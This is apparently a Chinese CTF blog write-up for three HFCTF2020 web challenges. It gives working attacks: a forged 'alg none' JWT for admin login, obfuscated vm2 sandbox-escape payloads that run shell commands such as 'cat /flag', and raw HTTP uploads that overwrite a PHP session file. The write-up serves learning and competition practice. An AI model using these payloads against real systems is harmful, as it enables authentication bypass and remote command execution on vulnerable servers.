HFCTF2020 web writeup

原创

HyyMbb 于 2020-04-21 12:41:43 发布 2595 收藏 2

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本文链接：https://blog.csdn.net/a3320315/article/details/105619800

easy_login

先扫一下目录

首先这是一个 koa 框架，所以我们先熟悉一下这个框架的目录结构

然后访问 /controllers/api.js 得到逻辑代码

```
const crypto = require('crypto');
const fs = require('fs')
const jwt = require('jsonwebtoken')
```

```
const APIError = require('../rest').APIError;

module.exports = {
    'POST /api/register': async (ctx, next) => {
        const {username, password} = ctx.request.body;

        if(!username || username === 'admin'){
            throw new APIError('register error', 'wrong username');
        }

        if(global.secrets.length > 100000) {
            global.secrets = [];
        }

        const secret = crypto.randomBytes(18).toString('hex');
        const secretid = global.secrets.length;
        global.secrets.push(secret)

        const token = jwt.sign({secretid, username, password}, secret, {algorithm: 'HS256'});

        ctx.rest({
            token: token
        });

        await next();
    },

    'POST /api/login': async (ctx, next) => {
        const {username, password} = ctx.request.body;

        if(!username || !password) {
            throw new APIError('login error', 'username or password is necessary');
        }

        const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorizat
ion;

        const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;

        console.log(sid)

        if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
            throw new APIError('login error', 'no such secret id');
        }

        const secret = global.secrets[sid];

        const user = jwt.verify(token, secret, {algorithm: 'HS256'});

        const status = username === user.username && password === user.password;

        if(status) {
            ctx.session.username = username;
        }

        ctx.rest({
            status
        });
```


```
        await next();
    },

    'GET /api/flag': async (ctx, next) => {
        if(ctx.session.username !== 'admin'){
            throw new APIError('permission error', 'permission denied');
        }

        const flag = fs.readFileSync('/flag').toString();
        ctx.rest({
            flag
        });

        await next();
    },

    'GET /api/logout': async (ctx, next) => {
        ctx.session.username = null;
        ctx.rest({
            status: true
        })
        await next();
    }
};
```

这儿的大致意思就是注册登录，并把信息保存在`jwt`中，一般jwt是可以伪造的，但是这儿密码我们根本不可能爆破出来

所以只能寻求其它的方法，我们注意到，我们每一次登录，都会生成密匙并插入到列表当中，然后登录的时候根据`sid`来选择对应的密匙
值得注意的是，我们这儿的sid可控，假如我们令`sid=0.1`会怎么样呢？
这个就是`node`的`jwt`漏洞
当`jwt secret`为空时`jsonwebtoken`会采用`algorithm none`进行解密


解题步骤

登录的时候会返回`sses:aok`，里面包含我们的登录信息，这个我们可以更改（改登录名）



我们先解密一下注册时返回的jwt

链接




然后我们进行伪造jwt

```
import jwt
token = jwt.encode({"secretid":0.1,"username": "admin","password": "xxx","iat": 1587287370},algorithm="none"
,key="").decode(encoding='utf-8')
print(token)
```


```
C:\Users\asus\Desktop
$ python3 a.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzZWNyZXRpZCI6MC4xLCJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3dvcmQiOiJ4eHgiLCJpYXQiOjE1ODcyODczNzB9.

C:\Users\asus\Desktop
$
```

`eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzZWNyZXRpZCI6MC4xLCJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3dvcmQiOiJ4eHgiLCJpYXQiOjE1ODcyODczNzB9.`



用户名，密码，jwt必须相对应
然后记住返回的页面中的`sses:aok`和`sses:aok.sig`

进入flag页面



这两个值都进行替换（登录页面返回的值），就能得到`flag`

just_escape

进入这个页面

然后显示的是一个php的任意代码执行的页面，但是经过测试，这个根本就是`php`，其实题目也有提示

我们输入`Error().stack`

```
Error at vm.js:1:1 at ContextifyScript.Script.runInContext (vm.js:59:29) at VM.run (/usr/src/app/node_modules/vm2/lib/main.js:219:62) at /usr/src/app/server.js:51:33 at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5) at next (/usr/src/app/node_modules/express/lib/router/route.js:137:13) at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:112:3) at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5) at /usr/src/app/node_modules/express/lib/router/index.js:281:22 at Function.process_params (/usr/src/app/node_modules/express/lib/router/index.js:335:12)
```

可以根据回显得到，这是一个`JS`的`vm2`，而且经过测试许多关键字都被过滤

所以我们使用字符串拼接就可以了~~

然后我们去网上找一下关于`vm2`的`payload`

Breakout in v3.8.3 #225

Closed XmiliaH opened this issue on 4 Aug 2019 · 8 comments

XmiliaH commented on 4 Aug 2019 Collaborator

One can break out of the sandbox via:

```
"use strict";
const {VM} = require('vm2');
const untrusted = '(' + function(){
        TypeError.prototype.get_process = f=>f.constructor("return process")();
        try{
                Object.preventExtensions(Buffer.from("")).a = 1;
        }catch(e){
                return e.get_process(()=>{}).mainModule.require("child_process").execSync("whoa
        }
}+')()';
try{
        console.log(new VM().run(untrusted));
}catch(x){
        console.log(x);
}
```

2

所以最终的payload为：
VM2最新版本(3.83)的逃逸代码


```
"use strict";
const {VM} = require('vm2');
const untrusted = '(' + function(){
 TypeError.prototype.get_process = f=>f.constructor("return process")();
 try{
  Object.preventExtensions(Buffer.from("")).a = 1;
 }catch(e){
  return e.get_process(()=>{}).mainModule.require("child_process").execSync("whoami").toString();
 }
}+')()';
try{
 console.log(new VM().run(untrusted));
}catch(x){
 console.log(x);
}
```

这儿说明一下，引号被过滤了我们可以使用反引号代替
反引号的作用：

- 当作字符串使用
- 定义多行字符串
- 在字符串中引入变量

${}的作用

- 拼接字符串，引入变量（直接看图吧，就不做过多解释了）



payload_1:

```
(function (){
    TypeError[`${`${`prototyp`}e`}`][`${`${`get_pro`}cess`}`] = f=>f[`${`${`constructo`}r`}`](`${`${`return proc
`}ess`}`)();
    try{
        Object.preventExtensions(Buffer.from(``)).a = 1;
    }catch(e){
        return e[`${`${`get_pro`}cess`}`](()=>{}).mainModule[`${`${`requir`}e`}`](`${`${`child_proces`}s`}`)[`${
`${`exe`}cSync`}`](`ls /`).toString();
    }
})()
```


我们还可以使用`join`来拼接字符串

payload_2:

```
(()=>{ TypeError[[`p`,`r`,`o`,`t`,`o`,`t`,`y`,`p`,`e`][`join`](``)][`a`] = f=>f[[`c`,`o`,`n`,`s`,`t`,`r`,`u`,`c`
,`t`,`o`,`r`][`join`](``)]([`r`,`e`,`t`,`u`,`r`,`n`,` `,`p`,`r`,`o`,`c`,`e`,`s`,`s`][`join`](``))(); try{ Object
[`preventExtensions`](Buffer[`from`](``))[`a`] = 1; }catch(e){ return e[`a`](()=>{})[`mainModule`][[`r`,`e`,`q`,
`u`,`i`,`r`,`e`][`join`](``)]([`c`,`h`,`i`,`l`,`d`,`_`,`p`,`r`,`o`,`c`,`e`,`s`,`s`][`join`](``))[[`e`,`x`,`e`,`c
`,`S`,`y`,`n`,`c`][`join`](``)](`cat /flag`)[`toString`](); } })()
```

payload_3(直接数组绕过，在js中，所有对象皆字符串)

```
http://5162e7c838404069998fd09e9d80c48286357faa3b134f0c.changame.ichunqiu.com/run.php?code[]=try{
        Buffer.from(new Proxy({}, {
            getOwnPropertyDescriptor(){
                throw f=>f.constructor("return process")();
            }
        }));
    }catch(e){
        e(()=>{}).mainModule.require("child_process").execSync("cat /flag").toString();
    }
```



这儿不需要`url`编码，直接将上面`payload`复制进`url`栏就i可以了

babyupload

首先是源代码

```
 <?php
error_reporting(0);
session_save_path("/var/babyctf/");
session_start();
require_once "/flag";
highlight_file(__FILE__);
if($_SESSION['username'] ==='admin')
{
    $filename='/var/babyctf/success.txt';
    if(file_exists($filename)){
            safe_delete($filename);
            die($flag);
    }
}
else{
```

```php
    $_SESSION['username'] ='guest';
}
$direction = filter_input(INPUT_POST, 'direction');
$attr = filter_input(INPUT_POST, 'attr');
$dir_path = "/var/babyctf/".$attr;
if($attr==="private"){
    $dir_path .= "/".$_SESSION['username'];
}
if($direction === "upload"){
    try{
        if(!is_uploaded_file($_FILES['up_file']['tmp_name'])){
            throw new RuntimeException('invalid upload');
        }
        $file_path = $dir_path."/".$_FILES['up_file']['name'];
        $file_path .= "_".hash_file("sha256",$_FILES['up_file']['tmp_name']);
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        @mkdir($dir_path, 0700, TRUE);
        if(move_uploaded_file($_FILES['up_file']['tmp_name'],$file_path)){
            $upload_result = "uploaded";
        }else{
            throw new RuntimeException('error while saving');
        }
    } catch (RuntimeException $e) {
        $upload_result = $e->getMessage();
    }
} elseif ($direction === "download") {
    try{
        $filename = basename(filter_input(INPUT_POST, 'filename'));
        $file_path = $dir_path."/".$filename;
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        if(!file_exists($file_path)) {
            throw new RuntimeException('file not exist');
        }
        header('Content-Type: application/force-download');
        header('Content-Length: '.filesize($file_path));
        header('Content-Disposition: attachment; filename="'.substr($filename, 0, -65).'"');
        if(readfile($file_path)){
            $download_result = "downloaded";
        }else{
            throw new RuntimeException('error while saving');
        }
    } catch (RuntimeException $e) {
        $download_result = $e->getMessage();
    }
    exit;
}
?>
```

这个题目只要有两个功能，`上传`和`下载`文件


我们要得到flag需要满足一下条件

```php
if($_SESSION['username'] ==='admin')
{
    $filename='/var/babyctf/success.txt';
    if(file_exists($filename)){
            safe_delete($filename);
            die($flag);
    }
}
```

首先这道题目没有任何的`session`复制点，所以我们能想到的就是上传一个`sess_xxxxxxxx`文件来覆盖原有的`sess`文件

解题步骤

先下载一个sess文件，看格式是什么样子的



这儿我们看到sess文件的格式为`0x08usernames:5:"guest";`
注意前面还有一个`0x08`不可见字符，开始我没有加进去，就没做出来

上传sess文件


```php
$file_path = $dir_path."/".$_FILES['up_file']['name'];
$file_path .= "_".hash_file("sha256",$_FILES['up_file']['tmp_name']);
```

这儿我们只需要将`$_FILES['up_file']['name']`改为sess就可以了，这样就满足sess文件的命名形式

新创`success.txt`文件夹
`file_exists($filename)`，其中`$filename`是一个文件夹，也满足条件

修改PHHSESSID，然后刷新页面就可以得到`flag`

修改sess



然后运行`hash_file`函数，得到哈希值

```
$ php -a
Interactive shell

php > echo hash_file("sha256","a.txt");
432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4
php >
```

`432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4`

然后上传文件，我们需要上传两次，一次覆盖`sess`，一次创建`success.txt`文件夹

上传sess文件

```
POST / HTTP/1.1
Host:
218cf4c619b242f08bf5498d1910249503e96556235a4cd2.changame.ichunqiu.com
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 349
Content-Type: multipart/form-data;
boundary=289033a2a658a25635af9deac47e59a6

--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="direction"

upload
--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="attr"


--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="up_file"; filename="sess"

□usernames:5:"admin";
--289033a2a658a25635af9deac47e59a6--
```


这个时候`attr`置空

新建`success.txt`文件夹

```
POST / HTTP/1.1
Host:
218cf4c619b242f08bf5498d1910249503e96556235a4cd2.changame.ichunqiu.com
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 356
Content-Type: multipart/form-data;
boundary=289033a2a658a25635af9deac47e59a6

--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="direction"

upload
--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="attr"

success.txt
--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="up_file"; filename="sess"

□usernames:5:"admin";
--289033a2a658a25635af9deac47e59a6--
```

然后替换`PHPSESSID`值432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4
刷新页面就可以了